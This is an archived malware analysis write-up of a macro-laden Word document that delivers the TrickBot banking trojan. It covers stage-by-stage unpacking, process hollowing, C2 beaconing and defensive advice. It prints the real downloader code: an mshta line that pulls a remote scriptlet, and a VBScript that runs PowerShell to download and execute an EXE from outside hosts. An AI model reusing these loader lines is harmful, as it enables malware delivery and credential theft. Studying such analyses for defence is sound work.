
TrickBot Banking Trojan - DOC00039217.doc

Archived: 2026-04-05 16:54:03 UTC




`DOC00039217.doc` is a malicious Word document that utilizes VBA macros to initiate a multi-stage infection, ultimately deploying the **TrickBot** banking trojan.

Filename: DOC00039217.doc
MD5: 31529e5221e16a522e8aece4998036d7
Sample: Download via Reverse.it

Technical Analysis Walkthrough

Stage 1: Document & VBA Analysis

Initial header analysis reveals "PK" signatures and XML references, confirming this is an Office Open XML (DOCM) file masked as a .DOC. By renaming the extension to .ZIP, we can extract the internal contents.



The `vbaProject.bin` file contains the primary downloader script. Upon execution, it reaches out to `http://appenzeller.fr/aaaa` to retrieve the second stage.

```
??mshta javascript:"\..\mshtml,RunHTMLApplication ";document.write();o=GetObject
("script:http://appenzeller.fr/aaaa");o.Exec("amphibiousvehicle.eu/0chb7");close(
); A@&□□ i c          ?            □g?Attribut e VB_Nam e = "Thi sDocumen□t"
```

Stage 2: VBScript & PowerShell Loader


The file `aaaa` is a VBScript that leverages `Wscript.Shell` to invoke PowerShell. It constructs a dynamic URL (`amphibiousvehicle.eu/0chb7`) to download the final payload.

```
<public>
    <method name="Exec"></method>
</public>
<script language="VBScript">
<![CDATA[
        function Exec(dich)
                Set Office = CreateObject( "WScript.Shell" )
 appData =  Office.expandEnvironmentStrings("%TEMP%")& "\petya.exe" : Office.run
"Po"+"w"+"erS"+"he"+"ll  (New-Object Sys"+"tem."+"Net."+"Web"+"Client).Do"+"wnl"+
"oadFi"+"le('http://" & dich &"', '"&appData&"');",0,true : Office.run """" &
 appData & """",1,true
        end function
```

The payload is saved to the `%TEMP%` folder as `petya.exe` . Despite the name, this is **not** the Petya ransomware, but the TrickBot trojan.


Unpacking the Payload (PECompact2)

The binary is packed with **PECompact2**. To find the Original Entry Point (OEP), we load the file into a debugger and locate the last JMP instruction before the null-byte padding.



Persistence & Process Hollowing

The malware establishes itself in the `%AppData%\Roaming\winapp` directory as `odsxa.exe` . It uses **Process Hollowing** to inject its malicious code into a legitimate `svchost.exe` process.



This allows the malware to operate within the security context of a trusted system process.


0xffe50000	Image	44 kB	WCX	C:\Windows\System32\svchost.exe
0x140000000	Private	140 kB	RWX	
0x140000000	Private: Commit	4 kB	R	
0x140001000	Private: Commit	92 kB	RX	
0x140018000	Private: Commit	24 kB	R	
0x14001e000	Private: Commit	4 kB	RW	
0x14001f000	Private: Commit	16 kB	R	


C2 Communication & Modular Payload

The injected process first retrieves the victim's public IP via `ipinfo.io/ip`, then begins beaconing to multiple hardcoded C2 IPs over HTTPS.

```
GET /mac1/WIN-FDN4OUJON48_W617601.6949DA3C3712FBEF3E5C446BA77E3675/5/spk/ HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Host: 46.160.165.31
```

Over time, the malware downloads encrypted modules into the `\modules` folder, extending its capability for credential theft and banking fraud.





Conclusion & Detection

This multi-stage campaign highlights the evolution of **TrickBot** as a successor to Dyreza. The use of PowerShell loaders and encrypted modules makes it a highly flexible and dangerous threat.

Best Practices:

- Block known C2 IPs at the perimeter.
- Disable all Office Macros unless verified by the sender.
- Monitor for suspicious `svchost.exe` behavior and `%AppData%` folder modifications.

Further Reading: MalwareBytes | Fidelis Security

Source: https://www.ringzerolabs.com/2017/07/trickbot-banking-trojan-doc00039217doc.html